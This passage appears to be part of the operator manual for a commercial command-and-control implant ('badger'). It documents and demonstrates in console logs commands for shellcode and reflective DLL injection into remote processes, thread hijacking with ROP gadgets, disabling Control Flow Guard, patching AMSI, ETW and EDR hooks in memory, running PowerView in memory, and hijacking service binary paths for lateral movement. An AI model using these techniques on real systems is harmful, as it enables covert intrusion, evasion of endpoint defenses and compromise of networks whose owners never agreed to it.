This command disables Control Flow Guard on all newly created processes. For operators interested in using their own custom module stomping technique, this command can disable Control Flow Guard for new processes created by the badger. This is not required for the badger shellcode injection, as badger's shellcode bypasses CFG itself. Below is a figure showing before and after process properties after disabling CFG. To clear configured CFG, use the **clear cfg** command.

```
2023/08/22 17:17:25 IST [input] admin => set cfg

2023/08/22 17:17:25 IST [sent 12 bytes]

[*] Control Flow Guard disabled for new processes
+------------------------------------------------------------------+
2023/08/22 17:17:27 IST [input] admin => run notepad

2023/08/22 17:17:28 IST [sent 24 bytes]

[*] Task-0 [Thread: 9280]

[*] Process 'notepad' [2312:7984] created
+------------------------------------------------------------------+
```

The left figure shows the process with CFG enabled, while the one on the right shows the process with CFG disabled. More information on CFG can be found here.



Command: suspended_run

This command creates a process in suspended mode. This can be useful to perform custom remote process injections using BOF or built-in badger techniques.

Command: loadr

This command can load reflective DLLs into a target process. Badger uses a custom loader to load reflective DLLs. Thus, even if the DLL's exported symbol/function name is wiped from the DLL, it will still be able to call the exported symbol by parsing the PE headers and calling the first function pointer from the DLL, provided there is only 1 exported function in the DLL. This command also accepts command-line arguments that can be supplied to the reflective DLL. The below figure shows boxreflect.dll loaded with a command-line argument **randomStringArgument**. Once this DLL gets the argument, it returns **Returning this output** output in the badger's console. Operator needs to configure the child process to inject using **set child** command. In this example, the DLL was injected to searchprotocolhost.exe.

```
2022/05/16 20:32:03 UTC [input] admin => loadr /media/veracrypt1/brute-ratel/ratel-war-room/releases/server_confs/boxreflect.dll randomStringArgument

2022/05/16 20:32:04 UTC [sent 29164 bytes]
[+] PID (searchprotocolhost.exe) => 9676
[+] Spoofed PPID => 6080
[+] malloc (RX)  : 0x9BD60000
[+] malloc (RW)  : 0x9BD70000
[+] Thread start : 0x9BD61E80
[+] Thread Id    : 3940
[+] Returning this output
[+] Args: randomStringArgument
```

The injection techniques for **loadr** can be configured using **set malloc** and **set threadex**.

Command: memhook


This command can add custom hooks to various sections of the badger's memory. It can overwrite any valid region in memory with the opcodes provided by the operator, using indirect syscalls. Let's take the below example. Some open-source dotnet offensive tools call the function **Environment.Exit()** from mscorlib.ni.dll after the execution is complete. However this can be fatal for the badger as this function can exit the process.

```
using System;
using System.Collections.Generic;
using System.Reflection;

namespace EnvExit
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Before Exit");
            Environment.Exit(0);
            Console.WriteLine("This should not print if patch failed\n");
        }
    }
}
```

The above dotnet code prints a statement before and after calling **Environment.Exit()**. Thus if we patch **Environment.Exit()** and call it again, we should not exit the badger process. We can patch this method with a **xor rax, rax; ret** to stop C-sharp executables from exiting when the dotnet is loaded in the current process with the **sharpinline** command. The dotnet code to extract the **Environment.Exit()** address is available in the BRc4 package. This address can be patched with any user provided opcode. In the below example, it's over written with opcodes to return zero in the **RAX** register, before finally running the above dotnet code to check if the process still exits.

```
2022/07/16 15:08:30 IST [input] admin => sharpinline /home/paranoidninja/Documents/getEnvExitPtr.exe

2022/07/16 15:08:30 IST [sent 8196 bytes]
[*] Task-01 [Thread: 11044]

[+] Running dotnet_v4 in CLR v4.0.30319
[+] ETW patched
[+] AMSI patched                    Environment.Exit() Function Pointer in mscorlib.ni.dll
7FFA82098440
+------------------------------------------------------------------+

[!] Error :: Require more arguments for 'memhook'

[+] Description               :Adds a user defined hook using assembly opcodes on a given memory address
[+] Supported Commands        :NA
[+] Affected Commands         :NA
[+] Artifact                  :WINAPI
[+] Main Argument             :memory_address, asm_opcode
[+] Optional Argument         :NA
[+] Example                   :memhook 7FFA82098440 4831C0C3 (performs [xor rax, rax; ret;] on 0x7FFA82098440)
[+] Minimum argument required :3

2022/07/16 15:09:17 IST [input] admin => memhook 7FFA82098440 4831C0C3

2022/07/16 15:09:17 IST [sent 32 bytes]                Adding xor rax, rax and then ret to return zero
[*] Task-01 [Thread: 3732]                             when Environment.Exit is called

[+] Hooked: 0x82098440
+------------------------------------------------------------------+
2022/07/16 15:10:03 IST [input] admin => sharpinline /home/paranoidninja/Documents/testexit.exe

2022/07/16 15:10:04 IST [sent 6380 bytes]
[*] Task-01 [Thread: 4936]

[+] Running dotnet_v4 in CLR v4.0.30319
[+] AMSI patched
[+] ETW patched
Before Exit                         Simple C-sharp code which calls Environment.Exit(0) and then
This should not print if patch failed   writes to console to check ifpatch worked
```

As can be seen in x64dbg figure below, the memory location is now patched. This command is extremely powerful as you can manipulate the execution flow of functions on the fly including patching of syscalls hooked by EDRs at runtime.




Command: phantom_thread

This command can execute a shellcode or reflective DLL on a target process using a custom injection technique. In order to use this command, an operator has to first identify a thread in a process that is in an **Alertable Wait State**. An alertable wait state allows a thread to be preempted or interrupted by an asynchronous (APC) alert. When an APC is queued, the queued thread is not directed to call the APC function unless it is in an alertable state. A thread enters an alertable state when it calls the **SleepEx**, **SignalObjectAndWait**, **MsgWaitForMultipleObjectsEx**, **WaitForMultipleObjectsEx**, or ***WaitForSingleObjectEx*** function.

The **phantom_thread** command uses a ROP gadget technique alongside context hijacking for alertable threads. The rop gadgets help to redirect the execution flow to originate from a legitimate region instead of directly from the RX region. However, the gadgets required for ROP, are found only in a few DLLs of Windows. In case the required gadget is not found, then the **phantom_thread** command falls back to perform hijacking of the thread using a custom technique. This command uses indirect syscalls where required and does not open a handle to any process, which makes it the more stealthy in terms of remote injection. Since this command requires an alertable thread, the operator needs to find a valid alertable thread that can be hijacked and alerted. C-Sharp process/Windows Apps cannot be hijacked. Thread states can be enumerated using the **threads** command.

```
2023/08/27 13:19:38 IST [input] admin => threads all alertable

2023/08/27 13:19:38 IST [sent 32 bytes]

[*] Thread Enumeration:

[+] Process ID: 4 | Process Name: System
=================================================
TID       |Start Address       |State
=================================================
40        |0000000000000000    |Wait:Suspended
44        |0000000000000000    |Wait:Suspended
2916      |0000000000000000    |Wait:DelayExecution

[+] Process ID: 336 | Process Name: dwm.exe
=================================================
TID       |Start Address       |State
=================================================
1772      |0000000000000000    |Wait:DelayExecution

[+] Process ID: 2768 | Process Name: explorer.exe
=================================================
TID       |Start Address       |State
=================================================
6232      |00007FFD997735B0    |Wait:Suspended
8772      |00007FFD997735B0    |Wait:Suspended
564       |00007FFD997735B0    |Wait:Suspended
```

The below figure shows the RuntimeBroker.exe having a thread in an alertable state. The **phantom_thread** used this thread to run the badger's shellcode.




Alertable threads can also be created using the **suspended_run** command which executes a process in a suspended state, converting the primary thread to be alertable.

Command: threads

This command returns all the running threads in the system and can filter out threads that are already in an alertable state. The **phantom_thread** command when combined with the **threads** command can be extremely powerful to hide remote process injection traces in memory.

Command: set/get rop (ROP Injection)

This command can configure the rop technique for Rop-based process injection. (set threadex 13). ROP (return-oriented-programming) is a technique used by attackers to gain control over a program's execution flow by chaining together small snippets of existing code (gadgets) in a way that achieves malicious objectives without injecting new code into memory. An operator can select either a **jump** or a **call** instruction technique for the ROP gadget combined with a DLL from which the gadget is to be used. The DLL options are ntdll, kernel32 and kernelbase. Without configuring these options, the thread injection technique 13 will not work. ROP injection is only supported for x64 badgers at this moment and does not work with powershell reflection. Below is a quick example of executing dotnet code via Rop gadgets into remote process.



Command: set/get rop (Remote Procedure Call)

The **set threadex 12** uses a custom technique to invoke a Remote Procedure Call on the remote process. In order for this to succeed, the remote process must have a thread in an alertable state. An "alertable thread state" refers to a condition where a thread is in a state where it can respond to asynchronous alerts, such as user-defined signals or asynchronous procedure calls (APCs). This concept is crucial for handling asynchronous events and for implementing certain forms of concurrency and synchronization in Windows. We can take an example below where a suspended process was created using the **suspended_run** command. This command starts the process in a suspended state, making the primary thread alertable.

```
2023/09/25 22:14:44 IST [input] admin => suspended_run notepad

2023/09/25 22:14:44 IST [sent 24 bytes]

[*] Task-0 [Thread: 8412]

[*] Suspended process 'notepad' [7588:14212] created
+-------------------------------------------------------------------+
2023/09/25 22:14:48 IST [input] admin => set threadex 12

2023/09/25 22:14:49 IST [sent 16 bytes]

[*] Thread execution technique: Remote Procedure Call
+-------------------------------------------------------------------+
2023/09/25 22:15:07 IST [input] admin => threads 7588 alertable

2023/09/25 22:15:07 IST [sent 32 bytes]

[*] Thread Enumeration:

[+] Process ID: 7588 | Process Name: notepad.exe
=================================================
TID       |Start Address       |State
=================================================
14212     |00007FF772773E50    |Wait:Suspended

+-------------------------------------------------------------------+
2023/09/25 22:15:41 IST [input] admin => shinject_ex 7588 /home/paranoidninja/Documents/badger_x64_rtl.bin

[+] shellcode length : (0x3DC64) 253028 bytes

2023/09/25 22:15:41 IST [sent 599788 bytes]

[*] Task-0 [Thread: 13900]

[+] Malloc (RX)    : 0x000001DD7E4D0014
[+] Malloc (RW)    : 0x0000000000000000
[+] Size           : 253048

+-------------------------------------------------------------------+
[*] Alertable thread: 14212
+-------------------------------------------------------------------+
```

Command: psimport/clear psimport

This command can import a PowerShell script/module into the badger's memory and use it to execute the module into a remote process as a reflective DLL. The module functions can be executed using the **psreflect** command. Once the work of an imported PowerShell script is complete, an operator can remove the script from badger's memory using the **clear psimport** command. The psreflect command comes pre-built with ETW and AMSI patching.

Command: psreflect


This command can inject and execute a reflective DLL into a remote process which loads the CLR DLL to run powershell scripts and Cmdlets without calling powershell.exe. This command also accepts command-line arguments that can be supplied to the PowerShell command. Unlike other C2s which load the PowerShell scripts into memory by hosting it locally and the then using IEX to load it into memory, badgers load the whole PowerShell script by reading it from local process memory. The below figure shows execution of a function from a PowerShell module imported via the **psimport** command. The **psreflect** command comes pre-built with ETW and AMSI patching.

```
2023/08/27 15:54:01 IST [input] admin => set child werfault.exe

2023/08/27 15:54:01 IST [sent 32 bytes]

[*] Child process configured for fork and run: werfault.exe
+-------------------------------------------------------------------+
2023/08/27 15:54:03 IST [input] admin => psimport /media/veracrypt1/brute-ratel/ratel-war-room/releases/server_confs/PowerView.ps1

2023/08/27 15:54:04 IST [sent 1826280 bytes]

[*] Imported powershell module of 770395 bytes
+-------------------------------------------------------------------+
2023/08/27 15:54:07 IST [input] admin => psreflect Get-DomainController

2023/08/27 15:54:07 IST [sent 82576 bytes]

[*] Task-0 [Thread: 4652]

[*] Suspended process 'werfault.exe' [7940:10752] created
+-------------------------------------------------------------------+
[+] Malloc (RX)     : 0x000001706E810000
[+] Malloc (RW)     : 0x000001706E820000
[+] Size            : 34816
[+] Thread Id       : 7364

+-------------------------------------------------------------------+
[*] Output from process 'werfault.exe':
[+] Patched AMSI
[+] Patched EtwEventWrite
[+] Using runtime v2.0.50727


ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     0.0        __DynamicModule_8beda5ea-c142-4b...

Forest                    : darkvortex.corp
CurrentTime               : 27-08-2023 10:24:10
HighestCommittedUsn       : 119028
```

The injection techniques for **psreflect** can be configured using **set malloc** and **set threadex**.

Command: shinject_ex

This command takes a process ID as the first argument and a position independent shellcode in either an executable or in a binary blob format as the second argument. It does not create a new process and only injects the shellcode into an existing process. The operator needs to have privileges to open a HANDLE of the target process. The injection methods can be configured using **set malloc** and **set threadex** commands.




Windows Services

Windows services are programs or background processes that run independently of user interactions, typically in the background of the Windows operating system. They are designed to provide various functionalities and perform tasks without requiring a user to be logged in or actively using the computer. Windows services are an essential part of the Windows operating system architecture and play a crucial role in system functionality and management.

Command: sccreate

This command can create a local or a remote service via Remote Procedure Call (RPC). To create a local service, badger needs local administrative privileges on the current host, and for a remote service creation, it needs an authenticated network token. The command takes in three arguments: hostname, service name and path of the service executable.



Command: scdelete

This command deletes a service on a local or a remote host over RPC. Administrative privileges are required to delete a local service, and an authenticated network token is required to delete a remote service. It takes in first argument as a hostname and second argument as the service name.

```
2021/03/20 01:12:00 [input] admin => scdelete localhost IpHelperv6

2021/03/20 01:12:01 [sent 44 bytes]
2021/03/20 01:12:03 [job-0]
[+] Service deleted
```

Command: scdivert


This command changes the service binary path for an existing service on a local or a remote host, executes the updated service binary path, and then reverts the path to the original location over RPC. This command takes takes in three arguments. The first argument is the hostname where the service needs to be changed, the second argument is the service name, and the third argument is the path of the new service that will be replaced with the original service path. Make note that the new service path should be reachable for the target host. The below figure shows an example where the service binary path for **UserDataAccess_595** service was changed with the badger's SMB service executable, and once it was executed, the original path was also restored.

```
2021/03/21 21:54:50 [input] admin => scquery localhost UserDataAccess_595


2021/03/21 21:54:51 [sent 44 bytes]
2021/03/21 21:54:54 [job-0]
[+] Display Name: UserDataAccess_595
[.] Service State: 1
[.] Service Path: C:\WINDOWS\System32\svchost.exe
[.] Service User: LocalSystem
[.] Service Type: 16



2021/03/21 21:55:17 [input] admin => scdivert localhost UserDataAccess_595 C:\Users\naruto\Desktop\badger_svc.exe

2021/03/21 21:55:18 [sent 96 bytes]
2021/03/21 21:55:20 [job-0]
[+] Original service binary path: C:\WINDOWS\System32\svchost.exe
[+] Service path updated: C:\Users\naruto\Desktop\badger_svc.exe
[+] Service started
[+] Old service path restored: C:\WINDOWS\System32\svchost.exe


2021/03/21 21:55:52 [input] admin => pivot_smb \\.\pipe\mynamedpipe

2021/03/21 21:55:53 [sent 32 bytes]
2021/03/21 21:55:56 [job-0]
[SMB]-<>-\\.\pipe\mynamedpipe

2021/03/21 21:56:04 [input] admin => scquery localhost UserDataAccess_595

2021/03/21 21:56:05 [sent 44 bytes]
2021/03/21 21:56:07 [job-0]
[+] Display Name: UserDataAccess_595
[.] Service State: 4
[.] Service Path: C:\WINDOWS\System32\svchost.exe
[.] Service User: LocalSystem
[.] Service Type: 16
```

Command: scquery

This command enumerates a local or a remote host and returns a list of installed services via RPC. It accepts three optional arguments. The primary argument should be the hostname, secondary argument should be 'full' or 'basic' to specify the type of information requested and the third argument should be a service name. If no arguments are specified, then it returns a list of all services installed with only basic information on the localhost. The 'basic' information does not contain the description or service triggers. If a single argument (hostname/IP) is specified, then it enumerates the specified host over

RPC (Remote Procedure Calls). If all the three arguments are specified, e.g: **scquery DC01 full wuauserv**, then it returns detailed information about that service including the description and service triggers.



Command: scstart

This command can start an existing service locally or on a target host over RPC. It takes 2 arguments i.e. the hostname and the service name to start.

Command: scstop

This command can stop an existing service locally or on a target host over RPC. It takes 2 arguments i.e. the hostname and the service name to stop.

Network Enumeration & Interaction

Command: arp

This command returns the ARP entries for all network interfaces on the current host by interrogating the current protocol data.

```
2023/08/23 09:46:18 IST [input] admin => arp

2023/08/23 09:46:19 IST [sent 8 bytes]

[*] Arp Information:

IP Address         MAC                   Type
================================================
224.0.0.22         0-0-0-0-0-0           Static
239.255.255.250    0-0-0-0-0-0           Static
172.16.88.2        0-50-56-E2-B5-E1      Dynamic
172.16.88.254      0-0-0-0-0-0           Invalid
172.16.88.255      FF-FF-FF-FF-FF-FF     Static
224.0.0.22         1-0-5E-0-0-16         Static
224.0.0.251        1-0-5E-0-0-FB         Static
224.0.0.252        1-0-5E-0-0-FC         Static
239.255.255.250    1-0-5E-7F-FF-FA       Static
255.255.255.255    FF-FF-FF-FF-FF-FF     Static
```

Command: curl

This command performs a http/https request to a given site and url over ssl or cleartext. It can send a GET request to an HTTP(s) server on a given port and URI and receive html output in raw format. This command can search and enumerate internal web applications without the need to start Socks proxy, or to check if your backup C2 channel is reachable from within the organizational environment.

```
2023/05/30 12:56:23 PDT [input] admin => curl ssl example.com:443/test

2023/05/30 12:56:23 PDT [sent 64 bytes]

[*] Task-00 [Thread: 8704]

<!doctype html>
<html>
<head>
    <title>Example Domain</title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
    body {
        background-color: #f0f0f2;
        margin: 0;
        padding: 0;
        font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;

    }
    div {
        width: 600px;
        margin: 5em auto;
        padding: 2em;
        background-color: #fdfdff;
        border-radius: 0.5em;
        box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);
    }
    a:link, a:visited {
        color: #38488f;
        text-decoration: none;
    }
```


Command: dns_interval

DNS Over HTTPS requests allow a maximum of 64 bytes per request. If the output of a command is more than 64 bytes, then this response will be split into multiple chunks. When sleep is complete and Badger checks in, it encrypts the available chunks, then sends the chunk without sleeping until all the chunks are sent. It will then fetch commands from the C2, execute them, store their response in chunks, and then sleep while encrypting itself and the responses in the heap. DNS interval, in this case, would be the time interval between various chunks it needs to send for a single request. During this interval, Badger does not hide itself. It will just wait a few seconds before sending the next chunk of data. Once all the chunks are sent, a single request is complete. Badger's sleep and DNS interval are different. Badger can't hide itself when performing any type of DNS operations because the thread needs to actively read the RX region or read the RW code within the badger. However, if the badger has zero

threads active, then the Badger will encrypt itself, stack, heap, and everything related to it. Thus DNS Interval allows to change the frequency at which packets of DNS for a single request are sent to the server. The dns_interval takes milliseconds to wait before sending multiple chunks of data. The default DNS interval is 100ms.


Command: dnscache

The DNS cache is a local storage of DNS records maintained by the operating system. The DNS cache contains the Resource Records (RR) of the domains you have previously visited and their IP address translations. When you access a web page, your computer's OS initiates a DNS lookup for the domain. This command displays the DNS cache on the current host.



Command: download/get downloads

